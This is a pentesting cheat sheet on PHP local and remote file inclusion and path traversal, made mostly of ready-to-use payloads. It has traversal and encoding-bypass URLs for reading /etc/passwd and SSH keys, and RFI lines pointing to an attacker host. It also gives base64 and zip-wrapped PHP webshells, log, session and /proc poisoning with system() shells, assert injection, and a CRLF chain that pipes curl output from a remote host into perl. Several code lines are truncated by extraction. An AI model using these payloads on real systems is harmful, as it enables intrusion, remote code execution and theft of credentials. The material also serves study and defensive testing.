File Inclusion/Path traversal

File Inclusion

Remote File Inclusion (RFI): The file is loaded from a remote server (Best: You can write the code and the server will execute it). In php this is **disabled** by default (**allow_url_include**).
Local File Inclusion (LFI): The sever loads a local file.

The vulnerability occurs when the user can control in some way the file that is going to be load by the server.

Vulnerable **PHP functions**: require, require_once, include, include_once

A interesting tool to exploit this vulnerability: https://github.com/kurobeats/fimap

Blind - Interesting - LFI2RCE files

```
wfuzz -c -w ./lfi2.txt --hw 0 http://10.10.10.10/nav.php?page=../../../../../../../../FUZZ
```

Linux

Mixing several *nix LFI lists and adding more paths I have created this one:


Auto_Wordlists/file_inclusion_linux.txt at main · carlospolop/Auto_Wordlists
GitHub

Try also to change `/` for `\`
Try also to add `../../../../../`

A list that uses several techniques to find the file /etc/password (to check if the vulnerability exists) can be found here

Windows

Merge of different wordlists:



Try also to change `/` for `\`
Try also to remove `C:/` and add `../../../../../`

A list that uses several techniques to find the file /boot.ini (to check if the vulnerability exists) can be found here

OS X

Check the LFI list of linux.

Basic LFI and bypasses

All the examples are for Local File Inclusion but could be applied to Remote File Inclusion also (page=http://myserver.com/phpshellcode.txt\.

```
http://example.com/index.php?page=../../../etc/passwd
```

traversal sequences stripped non-recursively

```
http://example.com/index.php?page=....//....//....//etc/passwd
http://example.com/index.php?page=....\/....\/....\/etc/passwd
http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd
```

Null byte (%00)

Bypass the append more chars at the end of the provided string (bypass of: $_GET['param']."php")

```
http://example.com/index.php?page=../../../etc/passwd%00
```

This is **solved since PHP 5.4**

Encoding

You could use non-standard encondings like double URL encode (and others):

```
http://example.com/index.php?page=..%252f..%252f..%252fetc%252fpasswd
http://example.com/index.php?page=..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
```

From existent folder

Maybe the back-end is checking the folder path:

```
http://example.com/index.php?page=utils/scripts/../../../../../etc/passwd
```

Exploring File System Directories on a Server

The file system of a server can be explored recursively to identify directories, not just files, by employing certain techniques. This process involves determining the directory depth and probing for the existence of specific folders. Below is a detailed method to achieve this:

1. **Determine Directory Depth:** Ascertain the depth of your current directory by successfully fetching the `/etc/passwd` file (applicable if the server is Linux-based). An example URL might be structured as follows, indicating a depth of three:

```
http://example.com/index.php?page=../../../etc/passwd # depth of 3
```

2. **Probe for Folders:** Append the name of the suspected folder (e.g., `private`) to the URL, then navigate back to `/etc/passwd`. The additional directory level requires incrementing the depth

by one:

```
http://example.com/index.php?page=private/../../../../etc/passwd # depth of 3+1=4
```

3. **Interpret the Outcomes:** The server's response indicates whether the folder exists:
   - **Error / No Output:** The folder `private` likely does not exist at the specified location.
   - **Contents of `/etc/passwd`:** The presence of the `private` folder is confirmed.
4. **Recursive Exploration:** Discovered folders can be further probed for subdirectories or files using the same technique or traditional Local File Inclusion (LFI) methods.

For exploring directories at different locations in the file system, adjust the payload accordingly. For instance, to check if `/var/www/` contains a `private` directory (assuming the current directory is at a depth of 3), use:

```
http://example.com/index.php?page=../../../var/www/private/../../../etc/passwd
```

Path Truncation Technique

Path truncation is a method employed to manipulate file paths in web applications. It's often used to access restricted files by bypassing certain security measures that append additional characters to the end of file paths. The goal is to craft a file path that, once altered by the security measure, still points to the desired file.

In PHP, various representations of a file path can be considered equivalent due to the nature of the file system. For instance:

- `/etc/passwd`, `/etc//passwd`, `/etc/./passwd`, and `/etc/passwd/` are all treated as the same path.
- When the last 6 characters are `passwd`, appending a `/` (making it `passwd/`) doesn't change the targeted file.
- Similarly, if `.php` is appended to a file path (like `shellcode.php`), adding a `/.` at the end will not alter the file being accessed.

The provided examples demonstrate how to utilize path truncation to access `/etc/passwd`, a common target due to its sensitive content (user account information):

```
http://example.com/index.php?page=a/../../../../../../../../../etc/passwd......[ADD MORE]...
http://example.com/index.php?page=a/../../../../../../../../../etc/passwd/./././.[ADD MORE]/./
```

```
http://example.com/index.php?page=a/./.[ADD MORE]/etc/passwd
http://example.com/index.php?page=a/../../../../[ADD MORE]../../../../../etc/passwd
```

In these scenarios, the number of traversals needed might be around 2027, but this number can vary based on the server's configuration.

- **Using Dot Segments and Additional Characters**: Traversal sequences (`../`) combined with extra dot segments and characters can be used to navigate the file system, effectively ignoring appended strings by the server.
- **Determining the Required Number of Traversals**: Through trial and error, one can find the precise number of `../` sequences needed to navigate to the root directory and then to `/etc/passwd`, ensuring that any appended strings (like `.php`) are neutralized but the desired path (`/etc/passwd`) remains intact.
- **Starting with a Fake Directory**: It's a common practice to begin the path with a non-existent directory (like `a/`). This technique is used as a precautionary measure or to fulfill the requirements of the server's path parsing logic.

When employing path truncation techniques, it's crucial to understand the server's path parsing behavior and filesystem structure. Each scenario might require a different approach, and testing is often necessary to find the most effective method.

This vulnerability was corrected in PHP 5.3.

Filter bypass tricks

```
http://example.com/index.php?page=....//....//etc/passwd
http://example.com/index.php?page=../////////..////..//////etc/passwd
http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C
Maintain the initial path: http://example.com/index.php?page=/var/www/../../etc/passwd
http://example.com/index.php?page=PhP://filter
```

Remote File Inclusion

In php this is disable by default because `allow_url_include` is **Off.** It must be **On** for it to work, and in that case you could include a PHP file from your server and get RCE:

```
http://example.com/index.php?page=http://atacker.com/mal.php
http://example.com/index.php?page=\\attacker.com\shared\mal.php
```

If for some reason `allow_url_include` is **On**, but PHP is **filtering** access to external webpages, according to this post, you could use for example the data protocol with base64 to decode a b64 PHP code and egt RCE:

```
PHP://filter/convert.base64-
decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9u
ZSAhJzsgPz4+.txt
```

> In the previous code, the final `+.txt` was added because the attacker needed a string that ended in `.txt`, so the string ends with it and after the b64 decode that part will return just junk and the real PHP code will be included (and therefore, executed).

Another example **not using the** `php://` **protocol** would be:

```
data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgP
z4+txt
```

Python Root element

In python in a code like this one:

```
# file_name is controlled by a user
os.path.join(os.getcwd(), "public", file_name)
```

If the user passes an **absolute path** to `file_name`, the **previous path is just removed**:

```
os.path.join(os.getcwd(), "public", "/etc/passwd")
'/etc/passwd'
```

It is the intended behaviour according to the docs:

> If a component is an absolute path, all previous components are thrown away and joining continues from the absolute path component.

Java List Directories

It looks like if you have a Path Traversal in Java and you **ask for a directory** instead of a file, a **listing of the directory is returned**. This won't be happening in other languages (afaik).

Top 25 parameters

Here's list of top 25 parameters that could be vulnerable to local file inclusion (LFI) vulnerabilities (from link):

```
?cat={payload}
?dir={payload}
?action={payload}
?board={payload}
?date={payload}
?detail={payload}
?file={payload}
?download={payload}
?path={payload}
?folder={payload}
?prefix={payload}
?include={payload}
?page={payload}
?inc={payload}
?locate={payload}
?show={payload}
?doc={payload}
?site={payload}
?type={payload}
?view={payload}
?content={payload}
?document={payload}
?layout={payload}
?mod={payload}
?conf={payload}
```

LFI / RFI using PHP wrappers & protocols

php://filter

PHP filters allow perform basic **modification operations on the data** before being it's read or written. There are 5 categories of filters:

- String Filters:
  - `string.rot13`
  - `string.toupper`
  - `string.tolower`

    - `string.strip_tags`: Remove tags from the data (everything between "<" and ">" chars)
        - Note that this filter has disappear from the modern versions of PHP
- Conversion Filters
    - `convert.base64-encode`
    - `convert.base64-decode`
    - `convert.quoted-printable-encode`
    - `convert.quoted-printable-decode`
    - `convert.iconv.*` : Transforms to a different encoding(`convert.iconv.<input_enc>.<output_enc>`) . To get the **list of all the encodings** supported run in the console: `iconv -l`

> Abusing the `convert.iconv.*` conversion filter you can **generate arbitrary text**, which could be useful to write arbitrary text or make a function like include process arbitrary text. For more info check **LFI2RCE via php filters**.

- Compression Filters
    - `zlib.deflate`: Compress the content (useful if exfiltrating a lot of info)
    - `zlib.inflate`: Decompress the data
- Encryption Filters
    - `mcrypt.*` : Deprecated
    - `mdecrypt.*` : Deprecated
- Other Filters
    - Running in php `var_dump(stream_get_filters());` you can find a couple of **unexpected filters**:
        - `consumed`
        - `dechunk`: reverses HTTP chunked encoding
        - `convert.*`

```
# String Filters
## Chain string.toupper, string.rot13 and string.tolower reading /etc/passwd
echo file_get_contents("php://filter/read=string.toupper|string.rot13|string.tolower/resourc
## Same chain without the "|" char
echo file_get_contents("php://filter/string.toupper/string.rot13/string.tolower/resource=fil
## string.string_tags example
echo file_get_contents("php://filter/string.strip_tags/resource=data://text/plain,<b>Bold</b

# Conversion filter
## B64 decode
echo file_get_contents("php://filter/convert.base64-decode/resource=data://plain/text,aGVsbG
## Chain B64 encode and decode
echo file_get_contents("php://filter/convert.base64-encode|convert.base64-decode/resource=fi
## convert.quoted-printable-encode example
echo file_get_contents("php://filter/convert.quoted-printable-encode/resource=data://plain/t
=C2=A3hellooo=3D
## convert.iconv.utf-8.utf-16le
echo file_get_contents("php://filter/convert.iconv.utf-8.utf-16le/resource=data://plain/text

# Compresion Filter
## Compress + B64
echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=file:///etc
readfile('php://filter/zlib.inflate/resource=test.deflated'); #To decompress the data locall
# note that PHP protocol is case-inselective (that's mean you can use "PhP://" and any other
```

> The part "php://filter" is case insensitive

Using php filters as oracle to read arbitrary files

In this post is proposed a technique to read a local file without having the output given back from the server. This technique is based on a **boolean exfiltration of the file (char by char) using php filters** as oracle. This is because php filters can be used to make a text larger enough to make php throw an exception.

In the original post you can find a detailed explanation of the technique, but here is a quick summary:

- Use the codec `UCS-4LE` to leave leading character of the text at the begging and make the size of string increases exponentially.
  - This will be used to generate a **text so big when the initial letter is guessed correctly** that php will trigger an **error**
- The **dechunk** filter will **remove everything if the first char is not an hexadecimal**, so we can know if the first char is hex.
  - This, combined with the previous one (and other filters depending on the guessed letter), will allow us to guess a letter at the beggining of the text by seeing when we do enough transformations to make it not be an hexadecimal character. Because if hex, dechunk won't delete it and the initial bomb will make php error.
- The codec **convert.iconv.UNICODE.CP930** transforms every letter in the following one (so after this codec: a → b). This allow us to discovered if the first letter is an `a` for example because if we apply 6 of this codec a→b→c→d→e→f→g the letter isn't anymore a hexadecimal character, therefore dechunk doesn't deleted it and the php error is triggered because it multiplies with the initial bomb.
  - Using other transformations like **rot13** at the beginning it's possible to leak other chars like n, o, p, q, r (and other codecs can be used to move other letters to the hex range).
  - When the initial char is a number it's needed to base64 encode it and leak the 2 first letters to leak the number.
- The final problem is to see **how to leak more than the initial letter**. By using order memory filters like **convert.iconv.UTF16.UTF-16BE, convert.iconv.UCS-4.UCS-4LE, convert.iconv.UCS-4.UCS-4LE** is possible to change the order of the chars and get in the first position other letters of the text.
  - And in order to be able to obtain **further data** the idea if to **generate 2 bytes of junk data at the beginning** with **convert.iconv.UTF16.UTF16**, apply **UCS-4LE** to make it **pivot with the next 2 bytes**, and d**elete the data until the junk data** (this will remove the first 2 bytes of the initial text). Continue doing this until you reach the disired bit to leak.

In the post a tool to perform this automatically was also leaked: php_filters_chain_oracle_exploit.

php://fd

This wrapper allows to access file descriptors that the process has open. Potentially useful to exfiltrate the content of opened files:

```
echo file_get_contents("php://fd/3");
$myfile = fopen("/etc/passwd", "r");
```

You can also use **php://stdin, php://stdout and php://stderr** to access the **file descriptors 0, 1 and 2** respectively (not sure how this could be useful in an attack)

zip:// and rar://

Upload a Zip or Rar file with a PHPShell inside and access it.
In order to be able to abuse the rar protocol it **need to be specifically activated**.

```
echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
zip payload.zip payload.php;
mv payload.zip shell.jpg;
rm payload.php

http://example.com/index.php?page=zip://shell.jpg%23payload.php

# To compress with rar
rar a payload.rar payload.php;
mv payload.rar shell.jpg;
rm payload.php
http://example.com/index.php?page=rar://shell.jpg%23payload.php
```

data://

```
http://example.net/?page=data://text/plain,<?php echo base64_encode(file_get_contents("index
http://example.net/?page=data://text/plain,<?php phpinfo(); ?>
http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNoby
http://example.net/?page=data:text/plain,<?php echo base64_encode(file_get_contents("index.p
http://example.net/?page=data:text/plain,<?php phpinfo(); ?>
http://example.net/?page=data:text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAr
NOTE: the payload is "<?php system($_GET['cmd']);echo 'Shell done !'; ?>"
```

Note that this protocol is restricted by php configurations `allow_url_open` and `allow_url_include`

expect://

Expect has to be activated. You can execute code using this:

```
http://example.com/index.php?page=expect://id
http://example.com/index.php?page=expect://ls
```

input://

Specify your payload in the POST parameters:

```
curl -XPOST "http://example.com/index.php?page=php://input" --data "<?php system('id'); ?>"
```

phar://

A `.phar` file can be utilized to execute PHP code when a web application leverages functions such as `include` for file loading. The PHP code snippet provided below demonstrates the creation of a `.phar` file:

```
<?php
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); system("ls"); ?>');
$phar->stopBuffering();
```

To compile the `.phar` file, the following command should be executed:

```
php --define phar.readonly=0 create_path.php
```

Upon execution, a file named `test.phar` will be created, which could potentially be leveraged to exploit Local File Inclusion (LFI) vulnerabilities.

In cases where the LFI only performs file reading without executing the PHP code within, through functions such as `file_get_contents()`, `fopen()`, `file()`, `file_exists()`, `md5_file()`, `filemtime()`, or `filesize()`, exploitation of a deserialization vulnerability could be attempted. This vulnerability is associated with the reading of files using the `phar` protocol.

For a detailed understanding of exploiting deserialization vulnerabilities in the context of `.phar` files, refer to the document linked below:

Phar Deserialization Exploitation Guide

phar:// deserialization >

CVE-2024-2961

It was possible to abuse **any arbitrary file read from PHP that supports php filters** to get a RCE. The detailed description can be **found in this post**.
Very quick summary: a **3 byte overflow** in the PHP heap was abused to **alter the chain of free chunks** of anspecific size in order to be able to **write anything in any address**, so a hook was added to call `system`.
It was possible to alloc chunks of specific sizes abusing more php filters.

More protocols

Check more possible **protocols to include here**:

- php://memory and php://temp — Write in memory or in a temporary file (not sure how this can be useful in a file inclusion attack)
- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- zlib:// — Compression Streams

- glob:// — Find pathnames matching pattern (It doesn't return nothing printable, so not really useful here)
- ssh2:// — Secure Shell 2
- ogg:// — Audio streams (Not useful to read arbitrary files)

LFI via PHP's 'assert'

Local File Inclusion (LFI) risks in PHP are notably high when dealing with the 'assert' function, which can execute code within strings. This is particularly problematic if input containing directory traversal characters like ".." is being checked but not properly sanitized.

For example, PHP code might be designed to prevent directory traversal like so:

```
assert("strpos('$file', '..') === false") or die("");
```

While this aims to stop traversal, it inadvertently creates a vector for code injection. To exploit this for reading file contents, an attacker could use:

```
' and die(highlight_file('/etc/passwd')) or '
```

Similarly, for executing arbitrary system commands, one might use:

```
' and die(system("id")) or '
```

It's important to **URL-encode these payloads**.

PHP Blind Path Traversal

> This technique is relevant in cases where you **control** the **file path** of a **PHP function** that will **access a file** but you won't see the content of the file (like a simple call to `file()`) but the content is not shown.

In **this incredible post** it's explained how a blind path traversal can be abused via PHP filter to **exfiltrate the content of a file via an error oracle**.

As sumary, the technique is using the **"UCS-4LE" encoding** to make the content of a file so **big** that the **PHP function opening** the file will trigger an **error**.

Then, in order to leak the first char the filter `dechunk` is used along with other such as **base64** or **rot13** and finally the filters **convert.iconv.UCS-4.UCS-4LE** and **convert.iconv.UTF16.UTF-16BE** are used to **place other chars at the beggining and leak them**.

Functions that might be vulnerable: `file_get_contents`, `readfile`, `finfo->file`, `getimagesize`, `md5_file`, `sha1_file`, `hash_file`, `file`, `parse_ini_file`, `copy`, `file_put_contents (only target read only with this)`, `stream_get_contents`, `fgets`, `fread`, `fgetc`, `fgetcsv`, `fpassthru`, `fputs`

For the technical details check the mentioned post!

LFI2RCE

Remote File Inclusion

Explained previously, follow this link.

Via Apache/Nginx log file

If the Apache or Nginx server is **vulnerable to LFI** inside the include function you could try to access to `/var/log/apache2/access.log` **or** `/var/log/nginx/access.log`, set inside the **user agent** or inside a **GET parameter** a php shell like `<?php system($_GET['c']); ?>` and include that file

> Note that **if you use double quotes** for the shell instead of **simple quotes**, the double quotes will be modified for the string "***quote;***", **PHP will throw an error** there and **nothing else will be executed**.
>
> Also, make sure you **write correctly the payload** or PHP will error every time it tries to load the log file and you won't have a second opportunity.

This could also be done in other logs but **be careful,** the code inside the logs could be URL encoded and this could destroy the Shell. The header **authorisation "basic"** contains "user:password" in Base64 and it is decoded inside the logs. The PHPShell could be inserted inside this header.
Other possible log paths:

```
/var/log/apache2/access.log
/var/log/apache/access.log
/var/log/apache2/error.log
/var/log/apache/error.log
/usr/local/apache/log/error_log
/usr/local/apache2/log/error_log
/var/log/nginx/access.log
/var/log/nginx/error.log
/var/log/httpd/error_log
```

Fuzzing wordlist: https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI

Via Email

Send a mail to a internal account (user@localhost) containing your PHP payload like `<?php echo system($_REQUEST["cmd"]); ?>` and try to include to the mail of the user with a path like `/var/mail/<USERNAME>` or `/var/spool/mail/<USERNAME>`

Via /proc/*/fd/*

1. Upload a lot of shells (for example : 100)
2. Include http://example.com/index.php?page=/proc/$PID/fd/$FD, with $PID = PID of the process (can be brute forced) and $FD the file descriptor (can be brute forced too)

Via /proc/self/environ

Like a log file, send the payload in the User-Agent, it will be reflected inside the /proc/self/environ file

```
GET vulnerable.php?filename=../../../proc/self/environ HTTP/1.1
User-Agent: <?=phpinfo(); ?>
```

Via upload

If you can upload a file, just inject the shell payload in it (e.g : `<?php system($_GET['c']); ?>`).

```
http://example.com/index.php?page=path/to/uploaded/file.png
```

In order to keep the file readable it is best to inject into the metadata of the pictures/doc/pdf

Via Zip fie upload

Upload a ZIP file containing a PHP shell compressed and access:

```
example.com/page.php?file=zip://path/to/zip/hello.zip%23rce.php
```

Via PHP sessions

Check if the website use PHP Session (PHPSESSID)

```
Set-Cookie: PHPSESSID=i56kgbsq9rm8ndg3qbarhsbm27; path=/
Set-Cookie: user=admin; expires=Mon, 13-Aug-2018 20:21:29 GMT; path=/; httponly
```

In PHP these sessions are stored into */var/lib/php5/sess*|[PHPSESSID]_ files

```
/var/lib/php5/sess_i56kgbsq9rm8ndg3qbarhsbm27.
user_ip|s:0:"";loggedin|s:0:"";lang|s:9:"en_us.php";win_lin|s:0:"";user|s:6:"admin";pass|s:6
```

Set the cookie to `<?php system('cat /etc/passwd');?>`

```
login=1&user=<?php system("cat /etc/passwd");?>&pass=password&lang=en_us.php
```

Use the LFI to include the PHP session file

```
login=1&user=admin&pass=password&lang=/../../../../../../../../../../var/lib/php5/sess_i56kgbsc
```

Via ssh

If ssh is active check which user is being used (/proc/self/status & /etc/passwd) and try to access **<HOME>/.ssh/id_rsa**

Via vsftpd *logs*

The logs for the FTP server vsftpd are located at ***/var/log/vsftpd.log***. In the scenario where a Local File Inclusion (LFI) vulnerability exists, and access to an exposed vsftpd server is possible, the following steps can be considered:

1. Inject a PHP payload into the username field during the login process.
2. Post injection, utilize the LFI to retrieve the server logs from ***/var/log/vsftpd.log***.

Via php base64 filter (using base64)

As shown in this article, PHP base64 filter just ignore Non-base64.You can use that to bypass the file extension check: if you supply base64 that ends with ".php", and it would just ignore the "." and append "php" to the base64. Here is an example payload:

```
http://example.com/index.php?page=PHP://filter/convert.base64-decode/resource=data://plain/t

NOTE: the payload is "<?php system($_GET['cmd']);echo 'Shell done !'; ?>"
```

Via php filters (no file needed)

This **writeup** explains that you can use **php filters to generate arbitrary content** as output. Which basically means that you can **generate arbitrary php code** for the include **without needing to write** it into a file.

LFI2RCE via PHP Filters >

Via segmentation fault

Upload a file that will be stored as **temporary** in `/tmp`, then in the **same request,** trigger a **segmentation fault**, and then the **temporary file won't be deleted** and you can search for it.

LFI2RCE via Segmentation Fault >

Via Nginx temp file storage

If you found a **Local File Inclusion** and **Nginx** is running in front of PHP you might be able to obtain RCE with the following technique:

LFI2RCE via Nginx temp files >

Via PHP_SESSION_UPLOAD_PROGRESS

If you found a **Local File Inclusion** even if you **don't have a session** and `session.auto_start` is `Off`. If you provide the `PHP_SESSION_UPLOAD_PROGRESS` in **multipart POST** data, PHP will **enable the session for you**. You could abuse this to get RCE:

LFI2RCE via PHP_SESSION_UPLOAD_PROGRESS >

Via temp file uploads in Windows

If you found a **Local File Inclusion** and and the server is running in **Windows** you might get RCE:

LFI2RCE Via temp file uploads >

Via `pearcmd.php` + URL args

As [explained in this post](), the script `/usr/local/lib/phppearcmd.php` exists by default in php docker images. Moreover, it's possible to pass arguments to the script via the URL because it's

indicated that if a URL param doesn't have an `=`, it should be used as an argument.

The following request create a file in `/tmp/hello.php` with the content `<?=phpinfo()?>`:

```
GET /index.php?+config-create+/&file=/usr/local/lib/php/pearcmd.php&/<?=phpinfo()?
>+/tmp/hello.php HTTP/1.1
```

The following abuses a CRLF vuln to get RCE (from **here**):

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo? %2b run-tests %2b -ui %2b $(curl${IFS}orange.tw/x|perl) %2b alltests.php %0d%
Content-Type:proxy:unix:/run/php/php-fpm.sock|fcgi://127.0.0.1/usr/local/lib/php/pearcmd.php
%0d%0a
```

Via phpinfo() (file_uploads = on)

If you found a **Local File Inclusion** and a file exposing **phpinfo()** with file_uploads = on you can get RCE:

LFI2RCE via phpinfo() >

Via compress.zlib + `PHP_STREAM_PREFER_STUDIO` + Path Disclosure

If you found a **Local File Inclusion** and you **can exfiltrate the path** of the temp file BUT the **server** is **checking** if the **file to be included has PHP marks**, you can try to **bypass that check** with this **Race Condition**:

LFI2RCE Via compress.zlib + PHP_STREAM_PREFER_STUDIO + Path Disclosure >

Via eternal waiting + bruteforce

If you can abuse the LFI to **upload temporary files** and make the server **hang** the PHP execution, you could then **brute force filenames during hours** to find the temporary file:

LFI2RCE via Eternal waiting >

To Fatal Error

If you include any of the files `/usr/bin/phar`, `/usr/bin/phar7`, `/usr/bin/phar.phar7`, `/usr/bin/phar.phar`. (You need to include the same one 2 time to throw that error).

I don't know how is this useful but it might be.
Even if you cause a PHP Fatal Error, PHP temporary files uploaded are deleted.

```
php > include("/usr/bin/phar.phar");
#!/usr/bin/php7
PHP Warning:  Use of undefined constant STDERR - assumed 'STDERR' (this will throw an Error in a future version of PHP) in phar:///usr/
bin/phar.phar7/clicommand.inc on line 92
PHP Warning:  fprintf() expects parameter 1 to be resource, string given in phar:///usr/bin/phar.phar7/clicommand.inc on line 92
php > include("/usr/bin/phar.phar");
PHP Fatal error:  Cannot redeclare command_include() (previously declared in /usr/bin/phar.phar7:44) in /usr/bin/phar.phar7 on line 50
```

References

- PayloadsAllTheThings\
- PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal/Intruders

PDF
125KB
EN-Local-File-Inclusion-1.pdf
pdf

Previous
Email Injections

Next
phar:// deserialization

Last updated 2 months ago